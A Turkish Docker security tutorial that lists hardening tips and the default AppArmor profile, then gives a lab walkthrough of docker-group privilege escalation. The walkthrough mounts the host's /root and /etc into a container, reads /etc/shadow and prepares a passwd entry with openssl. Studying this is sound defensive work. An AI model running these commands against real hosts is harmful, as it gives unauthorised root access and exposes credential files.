9.) Kaplarınızı oluştururken yalnızca güvenilir temel resimleri kullanın. Bu ipucu bariz bir ipucu gibi görünebilir, ancak üçüncü taraf kayıtlarının genellikle içinde depolanan görüntüler için herhangi bir yönetim politikası yoktur. Docker ana bilgisayarında hangi görüntülerin kullanılabileceğini bilmek, bunların önemini anlamak ve içindeki içeriği gözden geçirmek önemlidir. Ayrıca, görüntü doğrulaması için Docker için Content güvenliğini etkinleştirmeli ve görüntülere yalnızca doğrulanmış paketleri yüklemelisiniz.

10.) Daha büyük bir saldırı yüzeyine yol açabilecek gereksiz yazılım paketleri içermeyen minimal temel görüntüler kullanın. Kapsayıcısında daha az bileşen bulunması, kullanılabilir saldırı vektörlerinin sayısını azaltır ve disk üzerinde daha az bayt olması ve kopyalanan görüntüler için daha az ağ trafiği olması nedeniyle en az görüntü daha iyi performans sağlar. BusyBox ve Apline, minimal temel görüntüler oluşturmak için iki seçenektir.

11.) Sık görüntü taramasını zorlayan güçlü bir yönetim politikası uygulayın. Eski görüntüler veya yakın zamanda taranmamış görüntüler oluşturma aşamasına geçmeden önce reddedilmeli veya yeniden taranmalıdır.

12.) Eski veya kullanılmayan görüntüleri ve kapsayıcıları düzenli olarak ana bilgisayardan tanımlayan ve kaldıran bir iş akışı oluşturun.

13.) Sırları görüntülerde / Docker dosyalarında saklamayın. Varsayılan olarak, sırları Dockerfiles'da depolamanıza izin verilir, ancak sırları bir görüntüde saklamak o görüntünün herhangi bir kullanıcısına sırrı erişmesini sağlar.

14.) Kapları çalıştırırken, kabın gerektiği gibi çalışması için gerekli olmayan tüm özellikleri kaldırın. Docker'ın CAP DROP özelliğini kullanarak belirli bir kabın yeteneklerini (Linux yeteneği de denir) bırakabilir ve yalnızca kabın düzgün çalışması için gereken yetenekleri eklemek için CAP ADD kullanabilirsiniz.

15.) Privileged flag içeren kapsayıcılar çalıştırmayın, çünkü bu kapsayıcı altta yatan ana bilgisayarda kullanılabilen özelliklerin çoğuna sahip olacaktır. Bu bayrak ayrıca CAP DROP veya CAP ADD kullanarak ayarladığınız kuralların üzerine yazar.

16.) Kapsayıcılara, özellikle de ana bilgisayar güvenliğinin bozulmasına neden olacak şekilde kötü amaçlı olarak değiştirilmelerine neden olabilecek yazılabilir modda, hassas ana bilgisayar izinlerini bağlamayın .

- 17.) Sshd'yi kapların içinde çalıştırmayın. Varsayılan olarak, ssh daemon bir kapsayıcıda çalışmaz ve SSH sunucusunun güvenlik yönetimini basitleştirmek için ssh daemon'u yüklememelisiniz.
- 18.) Hassas verileri ilettiklerinden ayrıcalık olarak kabul edildikleri için, bir kapsayıcı içinde 1024'ün altındaki bağlantı noktalarını eşlemeyin. Varsayılan olarak Docker, kapsayıcı bağlantı noktalarını 49153 - 65525 aralığındaki bir kapıyla eşler, ancak kapsayıcı ayrıcalıklı bir bağlantı noktasına eşlenmesini sağlar. Genel bir kural olarak, kapta yalnızca gerekli bağlantı noktalarının açık olduğundan emin olun.
- 19.) Docker kapsayıcıları ile temel ana bilgisayar arasında doğru bir yalıtım sağlamak için, gerekirse ana bilgisayarın ağ ad alanını, işlem ad alanını, IPC ad alanını, kullanıcı ad alanını veya UTS ad alanını paylaşmayın.
- 20.) Bir kabın keyfi bir miktara dayanmak yerine tasarlandığı gibi çalışması için gereken bellek ve CPU miktarını belirtin. Varsayılan olarak, Docker kapsayıcıları sınırsız olarak kaynaklarını eşit olarak paylaşır.
- 21.) Kabın kök dosya sistemini salt okunur olarak ayarlayın. Çalıştırıldıktan sonra kapların kök dosya sisteminde değişiklik yapmasına gerek yoktur. Kök dosya sisteminde yapılan herhangi bir değişiklik büyük olasılıkla kötü amaçlı bir amaç için olacaktır. Yeni kapların yamalanmadığı, ancak yeni bir görüntüden yeniden oluşturulduğu kapların değişmez doğasını korumak için kök dosya sistemini yazılabilir yapmamalısınız.
- 22.) PID sınırları uygulayın. Konteynerlerin avantajlarından biri sıkı proses tanımlayıcı (PID) kontrolüdür. Çekirdekteki her işlem benzersiz bir PID taşır ve kaplar, her kap için PID hiyerarşisinin ayrı bir görünümünü sağlamak üzere Linux PID ad alanını kullanır. PID'lere sınır koymak, her kapta çalışan işlem sayısını etkili bir şekilde sınırlar. Kaptaki işlem sayısını sınırlamak, yeni işlemlerin aşırı doğmasını ve potansiyel kötü amaçlı yanal hareketi önler. PID sınırlarını koymak da çatal bombalarını (sürekli kendilerini kopyalayan işlemler) ve anormal süreçleri önler. Çoğunlukla, buradaki fayda, hizmetinizin her zaman belirli sayıda işlemi çalıştırması ve ardından PID sınırının tam olarak bu sayıya ayarlanması, ters kabuklar ve uzaktan kod enjeksiyonu da dahil olmak üzere birçok kötü amaçlı eylemi azaltır - gerçekten,
- 23.) Montaj yayma kurallarınızı paylaşılan olarak yapılandırmayın. Montaj yayılımının paylaşılması, montaj parçasında yapılan değişikliklerin bu montajın tüm örneklerine yayılacağı anlamına gelir. Bunun yerine, bağlanma yayılımını slave veya özel modda ayarlayın, böylece bir birimde yapılan gerekli bir değişiklik bu değişikliği gerektirmeyen kaplarla paylaşılmaz (veya bu yayımlara yayılmaz).

24.) Ayrıcalıklı veya kullanıcı = kök seçeneğiyle docker exec komutunu kullanmayın, çünkü bu ayar konteynere genişletilmiş Linux özellikleri verebilir

25.) Varsayılan köprüyü “docker0” kullanmayın. Varsayılan köprüyü kullanarak ARP sızdırma ve MAC sel saldırılarına açık olursunuz. Bunun yerine kapsayıcılar, varsayılan “docker0” köprüsünde değil, kullanıcı tanımlı bir ağda olmalıdır.

26.) Docker socketini kapların içine monte etmeyin, çünkü bu yaklaşım kap içindeki bir işlemin ana bilgisayarın tam denetimini sağlayan komutları yürütmesine izin verir.

4.5.) Docker için AppArmor güvenlik profilleri

AppArmor (Uygulama Zırhı), bir işletim sistemini ve uygulamalarını güvenlik tehditlerinden koruyan bir Linux güvenlik modülüdür. Bunu kullanmak için, bir sistem yöneticisi her programla bir AppArmor güvenlik profilini ilişkilendirir. Docker yüklü ve zorunlu bir AppArmor politikası bulmayı bekliyor. Docker, adlandırılan kapsayıcılar için otomatik olarak varsayılan bir profil oluşturur ve yükler docker-default. Docker sürümlerinde 1.13.0 ve sonrasında Docker ikili dosyası bu profili oluşturur tmpfs ve çekirdeğe yükler. Önceki Docker sürümlerinde 1.13.0 bu profil /etc/apparmor.d/docker bunun yerine oluşturulur.

Bu profil Docker Daemon'da değil kaplarda kullanılır .

Docker Engine arka plan programı için bir profil var, ancak şu anda deb paketlerle yüklü değil.

Docker-default Profil kapları çalıştırmak için varsayılan olduğunu gösterir. Geniş uygulama uyumluluğu sağlarken orta derecede koruyucudur.

Bir kapsayıcı çalıştırdığınızda docker-default, security-opt seçeneği geçersiz kılmadığınız sürece ilkeyi kullanır . Örneğin, aşağıdakiler açıkça varsayılan ilkeyi belirtir:

\$ docker run --rm -it --security-opt apparmor=docker-default hello world


UYGULAMA

Şimdi bu kadar bahsettikten sonra bir kurulum işlemi yapıp Privilege Escalation işlemi yapmış olacağız. Yazdıklarımız havada kalmasın :)

Docker'ı localhost makinenize kurmak için aşağıdaki komutu yürütün.

\$sudo apt install docker.io

Burada hedef makine olarak ubuntu 18.04 kullandım.




```
betul@betul: ~  
Dosya Düzenle Görünüm Ara Uçbirim Yardım  
betul@betul:~$ sudo apt install docker.io  
[sudo] password for betul:  
Paket listeleri okunuyor... Bitti  
Bağımlılık ağacı oluşturuluyor  
Durum bilgisi okunuyor... Bitti  
Aşağıdaki paketler otomatik olarak kurulmuş ve artık bu paketlere gerek duyulmuy  
or:  
libasynsnc0:i386 libatomic1:i386 libbsd0:i386 libdbus-1-3:i386  
libdrm-amdgpu1:i386 libdrm-intel1:i386 libdrm-nouveau2:i386  
libdrm-radeon1:i386 libdrm2:i386 libedit2:i386 libegl-mesa0:i386  
libegl1:i386 libegl1-mesa:i386 libelf1:i386 libexpat1:i386 libffi6:i386  
libflac8:i386 libfontconfig1:i386 libfreetype6:i386 libgbm1:i386 libgl1:i386  
libgl1-mesa-dri:i386 libgl1-mesa-glx:i386 libglapi-mesa:i386  
libglvnd0:i386 libglvnd0:i386 libglx-mesa0:i386 libglx0:i386 libice6:i386  
libicu60:i386 libllvm9:i386 libogg0:i386 libpclaccess0:i386 libpng16-16:i386  
libpulse0:i386 libsensors4:i386 libsm6:i386 libsndfile1:i386  
libsqlite3-0:i386 libstdc++6:i386 libvorbis0a:i386 libvorbisenc2:i386  
libwayland-client0:i386 libwayland-server0:i386 libwrap0:i386 libx11-6:i386  
libx11-xcb1:i386 libxau6:i386 libxcb-dri2-0:i386 libxcb-dri3-0:i386  
libxcb-glx0:i386 libxcb-image0:i386 libxcb-keysyms1:i386  
libxcb-present0:i386 libxcb-randr0:i386 libxcb-shape0:i386 libxcb-shm0:i386  
libxcb-sync1:i386 libxcb-util1:i386 libxcb-xfixes0:i386 libxcb-xtest0:i386  
libxcb1:i386 libxcomposite1:i386 libxdamage1:i386 libxdmcp6:i386  
libxext6:i386 libxfixes3:i386 libxi6:i386 libxml2:i386 libxrender1:i386
```

Yerel bir kullanıcı oluşturun, Ignite'ın en az ayrıcalığa sahip kullanıcı adı olduğunu ve "ignite" için yeni bir grup "docker" ekleyin.

\$ adduser ignite

\$ usermod -G docker ignite

\$ newgrp docker



The screenshot shows a Linux desktop environment. In the background, a LibreOffice Writer window is open with the text "olduğunu ve 'ignite' için yeni bir grup 'docker' ekleyin." In the foreground, a terminal window titled "betul@betul: ~" displays the following commands and output:


```
betul@betul:~$ adduser ignite
adduser: Sisteme sadece yönetici tarafından bir kullanıcı ya da grup eklenebilir

betul@betul:~$ sudo adduser ignite
"ignite" kullanıcısı ekleniyor ...
Yeni grup "ignite" ekleniyor (1004) ...
Yeni kullanıcı "ignite" (1003) "ignite" grubuyla ekleniyor ...
"/home/ignite" başlangıç dizini oluşturuluyor ...
"/etc/skel" dizininden dosyalar kopyalanıyor ...
Yeni parolayı girin:
Yeni parolayı tekrar girin:
passwd: şifre başarıyla güncellendi
ignite için kullanıcı bilgileri değiştiriliyor
Yeni değeri girin, veya varsayılan değer için ENTER'a basın
Tam isim []: bet
Oda Numarası []: 1
İş Telefonu []: 312
Ev Telefonu []: 23
Diğer []:
Bilgiler doğru mu? [E/h] e
betul@betul:~$ sudo usermod -G docker ignite
betul@betul:~$ newgrp docker
Parola:
```

Ayrıcalık yükseltme işlemine devam etmek için, ana makineye yerel erişime sahip olmalısınız, bu nedenle burada makinede yerel bir kullanıcı olanı tutuşturmak için makineye erişmek için ssh'yi seçiyoruz.

\$ ssh ignite@192.168.122.1


\$ id



Docker grubunun bir parçası olan ve kullanıcı docker grubunun bir parçasıysa yukarıda belirtilen kullanıcıya erişimimiz olduğundan, herhangi bir parola olmadan sürekli kök erişimi vermekle aynıdır.

Aşağıda gösterilen komutu çalıştırdık, bu komut Alp görüntüsünü Docker Hub Kayıt Defterinden alır ve çalıştırır. **-v** parametresi belirtir biz Docker örneğindeki bir hacim oluşturmak istediğinizi. **-it** parametreleri servis sürecini başlatmaz kabuk moduna Docker koydu. Örnek, hedef makinenin kök dosya sistemini örnek birimine bağlayacak şekilde ayarlanmıştır; bu nedenle, örnek başlatıldığında hemen bu birime bir chroot yükler. Bu bize makinenin kökünü verir. Komutu çalıştırdıktan sonra, / mnt dizinine gidiyoruz ve secrets.txt dosyasını bulduk.

\$ docker run -v /root:/mnt it alpine




Benzer şekilde, bir davetsiz misafir, parola veya gölge veya ssh-anahtarını bağlayabileceği gibi yerel kullanıcının ayrıcalığını artırmak için diğer sistem dosyalarını da bağlayabilir.

Burada gördüğünüz gibi, gölge dosyasını elde etmek için / etc dizinini bağlamaya çalışıyoruz ve benzer şekilde bir passwd dosyasına erişebilir ve kendi ayrıcalık kullanıcılarını ekleyebiliriz.

\$ docker run -v /etc:/mnt -it alpine


\$ cd /mnt

\$ cat shadow



Yani, erişim gölge dosyanız varsa o zaman passwd karmaları kırmaya çalışabilirsiniz ve erişim passwd dosyanız varsa, burada gösterildiği gibi şifre salt şeklinde oluşturarak kendi ayrıcalık kullanıcılarını ekleyebilirsiniz.

\$ openssl passwd -1 -salt raj



Şimdi kullanıcı için passwd dosyasının içinde yeni bir kayıt.

```
$ docker run -v /etc:/mnt -it alpine
```

